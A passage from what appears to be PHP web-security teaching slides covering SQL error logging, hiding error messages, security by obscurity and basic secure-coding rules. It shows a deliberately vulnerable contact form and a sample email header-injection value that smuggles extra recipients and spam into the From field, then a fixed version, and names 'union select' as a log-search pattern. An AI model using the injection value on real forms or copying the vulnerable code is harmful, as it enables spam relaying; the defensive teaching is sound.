- Record failed login attempts
- Actively search logfiles for the most dangerous attacks (like SQL Injection)

On one of my clients servers, I have an hourly cron job that searches the logfile for any HTML request that has 'union select' in it.


If you see a request with 'union select' and 'information_schema' in it, you're fucked.



## Logging Failures

Track any SQL errors that occur.

```
function Query($query) {
    $this->result = @mysql_query($query, $this->db_id) or
        MySQL_ErrorMsg("Unable to perform query: $query");
    $this->rows = @mysql_num_rows($this->result);
    $this->a_rows = @mysql_affected_rows($this->id);
}

function MySQL_ErrorMsg($msg) {
    $text = mysql_error();
    $text .= "\n\nBacktrace\n\n";
    $stack = debug_backtrace();
    foreach ($stack as $tmp) {
        $text .= "    * Function: ".$tmp['function'].
             " Line: ".$tmp['line']."\n"
    }
    mail("webmaster@mydomain.com","SQL Error",$text);
}
```




## Display of Error Messages

Don't tell the blackhats what they've done wrong.

In your **`php.ini`** file on the live webserver:

```
1.display_errors = Off
2.log_errors = On
3.error_logfile = /tmp/php_errors.log
4.Use @ to suppress internal warning msgs
```



## Security by Obscurity

1. Don't use standard login names (i.e. not admin or root)
2. Don't put your Admin functions in **`/admin`**
3. Consider changing **`.php`** extension to **`.xyz`**

Security by Obscurity is frowned upon by the security community because it does not improve the overall security of the system.


However it greatly increases the amount of effort required to hack into your server, thus greatly reducing the odds of a drive-by hacking using an automated robot.

Changing the filename extensions is getting kinda far out, but perhaps you can claim to have created a new scripting language

## Contact Us Spam Loophole

```
<form action="contactus.php" method="post">
    <input type=hidden name=to value="info@mydomain.com">
    <input type=text name=from size=40>
    <input type=text name=subject size=40>
    <textarea name=body rows=15 cols=50></textarea>
    <input type=submit value='Contact Us'>
</form>
```

```
<?php
$to = $_POST['to'];
$from = 'From: '.$_POST['from']."\r\n";
$subject = $_POST['subject'];
$body = $_POST['body'];
mail($to, $subject, $body, $from);
```



## Contact Us Spam Loophole

```
<form action="contactus.php" method="post">
    <input type=text name=from size=40>
    <input type=text name=subject size=40>
    <textarea name=body rows=15 cols=50></textarea>
    <input type=submit value='Contact Us'>
</form>
```

```
<?php
$to = 'info@mydomain.com';
$from = 'From: '.$_POST['from']."\r\n";
$subject = $_POST['subject'];
$body = $_POST['body'];
mail($to, $subject, $body, $from);
```

## Contact Us Spam Loophole

```
<?php
$to = 'info@mydomain.com';
$from = 'From: '.$_POST['from']."\r\n";
$subject = $_POST['subject'];
$body = $_POST['body'];
mail($to, $subject, $body, $from);
```

What happens when $from is:


```
badguy@spam.net
rcpt to: unlucky_spamee@gmail.com
data
To: unlucky_spamee@gmail.com
From: badguy@spam.net
Subject: Your weener needs to be wonger

<insert penis spam here>
.
```

## Contact Us Spam Loophole

```
<?php
$to = 'info@mydomain.com';
$from = filter_var($_POST['from'], FILTER_VALIDATE_EMAIL);
if ($from) {
    $subject = substr($_POST['subject'],0,60);
    $body = $_POST['body'];
    mail($to, $subject, $body, "From: $from\r\n");
} else {
    // Throw error
}
```

## Tools

- TamperData - Watch & alter data submitted to webserver https://addons.mozilla.org/en-US/firefox/addon/966/
- Web Developer - View & modify cookie values https://addons.mozilla.org/en-US/firefox/addon/60/
- Any others that folks know?



## Basic Rules of Secure Programming

1. Don't trust anything the user tells you
   (aka Sanitize your data inputs)
2. What your site doesn't know, can't be revealed.
   (Only store what you need, no CC numbers, encrypt passwords, etc.)
3.  Keep logs of what is happening.  You can't spot attacks if you cannot watch what the other guys is doing.
4. Notify someone.  Whenever something weird happens, notify somebody.  Attackers count on their errors never being seen.

Never trust what the user gives you. Mistakes happen, sometime innocent typos, sometime malicious attacks.  Always catch and correct these errors.

Basic spy vs spy stuff.  What your agent/program does not know, they cannot be tricked into revealing.  Ignorance is the best firewall possible.

Log every action that makes a change to your data.  Who did it, to what and when it was done.  Note that "who" is not an absolute answer since folks share passwords or have easy to guess passwords.

When something goes wrong, even minor stuff, notify someone.  Email, SMS, something.  These notifications can be filtered, but somebody should be aware and looking at them.